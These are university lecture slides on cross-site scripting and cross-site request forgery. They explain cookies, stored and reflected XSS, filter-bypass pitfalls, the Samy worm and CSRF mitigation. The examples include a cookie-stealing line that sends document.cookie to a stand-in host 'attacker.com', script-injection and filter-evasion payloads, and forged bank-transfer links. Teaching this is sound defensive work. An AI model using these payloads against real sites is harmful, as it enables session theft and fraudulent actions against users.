Lecture 21: XSS and CSRF


Stephen Huang

Content


- Web Vulnerabilities
  - Web Technologies
  - File Inclusion and Upload Vulnerabilities
  - Injection Vulnerabilities

1. Cookies and JavaScript
2. Cross-Site Scripting (XSS)
3. Cross-Site Request Forgery (CSRF)

Attacks Exploiting Web Vulnerabilities



Attacks Exploiting Web Vulnerabilities




1. Cookies and JavaScript

- HTTP cookies are small pieces of information in the form of a text file containing a name and its associated value.
- JavaScript is a programming language that allows you to implement complex solutions in web documents.


Cookies

- HTTP is a stateless protocol, thus the preferences, login credentials, etc., would need to be re-entered at every visit.
- Cookies can store state on the client (i.e., in the web browser).



- Cookies can be used to store login information or preferences (*e.g.*, language selection).

Cookie-Based Authentication



Client-Side Scripts

- Client-side scripts run in the user's web browser
  - webpage can include scripts embedded in the HTML source or as a separate file
  - may modify the elements of the webpage displayed on the client, request data from the webserver, etc.
  - enable the creation of interactive and animated webpages
- JavaScript
  - high-level programming language developed for client-side scripting
  - only language that is supported by most popular browsers
  - *example page (received from a server):*

script runs on client

```
<html>
 <body>
  <script>
   document.body.innerHTML = "Hello World!"
  </script>
 </body>
</html>
```

modified page

```
<html>
 <body>

  Hello World!

 </body>
</html>
```

JavaScript

- Event handlers: `onClick, onLoad, onSubmit, …`

```
<img src="pic.jpg" onClick='alert("Clicked!")' />
```

- Example actions
  - change webpage elements (*e.g.*, change image):


```
document.getElementById('image1').src='picture.jpg';
```

  - navigate to a new webpage:

```
window.location = "www.example.com";
```

  - display pop-up message: `alert("Warning!");`
- Scripts can read, modify, create, delete, etc.
  - document elements
  - cookies (`document.cookie`)
    - only from the **same origin**

2. Cross-Site Scripting



Cross-Site Scripting

- A cross-site scripting (XSS) vulnerability enables an attacker to inject client-side script code into pages generated by a web server.
  - The attacker can use an XSS vulnerability to run malicious scripts on clients that view the webpage, steal their private information and credentials, send requests in their name, etc.
- Types (note that there is also DOM-based XSS)

Document Object Model

Stored XSS	Reflected XSS
• The attacker tricks the webserver into storing and serving a malicious script • malicious script is sent to clients visiting the webpage	• The attacker tricks a client into sending a specially crafted request to the server • malicious script is reflected back to the client as part of the response

Serving User-Provided Content

- Website allows users to post content (*e.g.*, comments)

Stored XSS Vulnerability Example

- Server-side code for posting a comment (`postcomment.php`):

```
<?php
…
$query = $db->prepare('INSERT INTO comments VALUES (?);');
$comment = $_POST['comment'];
$query->execute(array($comment));
…
```

- Server-side code for displaying a comment (`viewcomments.php`):

```
<?php
  … read comment into variable $comment from database …
  echo('Comment: <p>' . $comment . '</p>');
  …
```

```
<html>
  …
   Comment: <p>Nice.</p>
  …
</html>
```


Exploiting a Stored XSS Vulnerability

- Attacker posts content with script code

XSS Impact

- Injected script is executed by the victim client's web browser
- Script comes from the webserver, it has access to everything from the same origin
  - cookies: script can read or modify every cookie that was set by the same origin (*e.g.*, login information)
  - webpage elements: script can read or modify everything on the webpage that is displayed in the client's web browser
  - requests: script can send malicious requests to the origin
- *Exploitation example:* stealing cookies (*e.g.*, login information)
  - change the source of an image in the displayed webpage:

```
img.src = "http://attacker.com/steal.php?cookie="
            + document.cookie
```


  - client tries to download the image by sending

```
GET /steal.php?cookie=SECRET_STORED_IN_COOKIE
```

  to `attacker.com`

Reflected XSS Vulnerability Example


- Website allows users to search content



Reflected XSS Exploitation Attempt

- Attacker embeds malicious script code into the parameter

```
GET /search.php?q=<script>alert("pwnd!");</script>
```



search.php:

```
<?php
  …
  $q = $_GET['q'];
  echo('<p>You have searched
        for: ' . $q . '</p>');
  … display results …
```


```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
 <body>
  …
  <p>You have searched for:
<script>alert("pwnd!");</script></p>
  …
```

→ attacker executes its own code…
(not very useful for the attacker)

Exploiting a Reflected XSS Vulnerability

- Attacker sends a malicious link to another user (*e.g.*, in e-mail)




```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
 <body>
  …
  <p>You have searched for:
<script>alert("pwnd!");</script></p>
  …
```

- Attackers may include malicious links in other websites
  → any link on the web is potentially an XSS exploit

Preventing XSS

- Validate and filter all input data on the webserver
  - even if they are not processed by the webserver
  - some web browsers also try to detect reflected XSS by testing if a script received from the server was sent in the request
- Scripts may be specified in
  - script tag: `<script> …`
  - event handlers: `onClick, onLoad, onSubmit, …`
  - …
- Remove or encode all special HTML characters
  - encoding:
    `<` instead of <
    `&quot;` instead of "
    …
  - PHP function: `htmlspecialchars(string $str)`

Some Pitfalls

- Singe-pass filtering
  - *example:* remove "`<script`" from the content

```
"Nice. <script> alert('Pwnd'); …"
→ "Nice. > alert('Pwnd!'); …"
```


- Filter must be applied repeatedly until nothing is left to transform

```
"Nice. <s<scriptcript> alert('Pwnd'); …"
→ "Nice. <script> alert('Pwnd!'); …"
```

- Character sets: web server assumes UTF-8 character encoding
  - attacker encodes special characters (e.g., <) using UTF-7
  - some browsers might assume that the page is UTF-7 encoded when they encounter some UTF-7 characters

Stored XSS Attack Using Images

- Attacker uploads an "image" to the webserver



Some web browser (*e.g.*, IE 6 and 7) will figure out that the response is actually HTML → execute the script
(some newer versions may also be tricked)

XSS inside Media

- Exif (Exchangeable Image File Format) stores information in media files such as JPEG.
- We are already using this. Our mobile phone pictures contain information such as camera model, shutter speed, date/time, etc.
- The basis for this attack was to get a piece of Javascript to execute on the target.
- Exif content must be sanitized on output since you can't sanitize the data inside the image upon upload.

```
exifs = [
    "ImageDescription",
    "Make",
    "Model",
    "Software",
    "Artist",
    "Copyright",
    "XPTitle",
    "XPComment",
    "XPAuthor",
    "XPSubject",
    "Location",
    "Description",
    "Author"
]
```


Samy Worm

- XSS worm that propagated across MySpace in 2005.
- MySpace allowed users to customize their pages using HTML.
- The server was designed to filter out specific HTML tags and attributes, such as "`<script>`", "`onClick`", "`javascript`", to prevent potential security breaches.
- However, it did not filter out.
  `<div style="background:url('java\nscript:alert(1)')">`
  - URL `javascript:…` is not downloaded but rather interpreted as JavaScript
  - most browsers ignore the newline in `java\nscript` → URL is `javascript`
- When a user viewed an "infected page", the worm copied itself to that victim's page (and posted, "*but most of all, samy is my hero*")
- The worm spread to more than one million users in 20 hours.


Examples of XSS Vulnerabilities

- 2008: Facebook
  (http://www.theregister.co.uk/2008/05/23/facebook_xss_flaw/)
- 2010: Twitter
  (http://www.theguardian.com/technology/blog/2010/sep/21/twitter-bug-malicious-exploit-xss)
- 2010: Youtube
  (http://www.acunetix.com/blog/articles/dangerous-xss-vulnerability-found-on-youtube-the-vulnerability-explained/)


3. Cross-Site Request Forgery

- A cross-site request forgery (CSRF) vulnerability enables an attacker to trick a user into sending malicious requests to a webpage.
- With a little help of social engineering (via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing.
- A successful CSRF attack can force the user to perform state changing requests like transferring funds.


Attacks Exploiting Web Vulnerabilities



Attacks Exploiting Web Vulnerabilities




Cross-Site Request Forgery



(simplified, most practical attacks have to use POST requests)

Cross-Site Request Forgery




(simplified, most practical attacks have to use POST requests)

CSRF Details

- Similar to reflected XSS, an attacker has many options for tricking the user into opening a malicious URL
  - sending link in e-mail or instant message
  - displaying link on some other website
  - …
- Attackers might use a CSRF vulnerability to
  - open a backdoor on a server
  - initiate a wire transfer on an online banking website
  - …
- May enable bypassing other access control methods
  - for example, if access to a server is limited to clients on the same local network

CSRF Example



https://www.imperva.com/learn/application-security/csrf-cross-site-request-forgery/

- A typical GET request for a $100 bank transfer might look like:

```
GET http://netbank.com/transfer.do?acct=PersonB&amount=$100 HTTP/1.1
```

- A hacker can modify this script to

```
GET http://netbank.com/transfer.do?acct=AttackerA&amount=$100 HTTP/1.1
```

- A hacker can embed the request into an innocent looking hyperlink:

```
<a href="http://netbank.com/transfer.do?acct=AttackerA&amount=$100">
Read more!
</a>
```

CSRF Mitigation

Best practices include:

- Logging off web applications when not in use.
- Securing usernames and passwords.
- Not allowing browsers to remember passwords.
- Avoiding simultaneously browsing while logged into an application.

Next Topic

- Web Vulnerabilities
- XSS and XSRF
- Malware
- Secure Development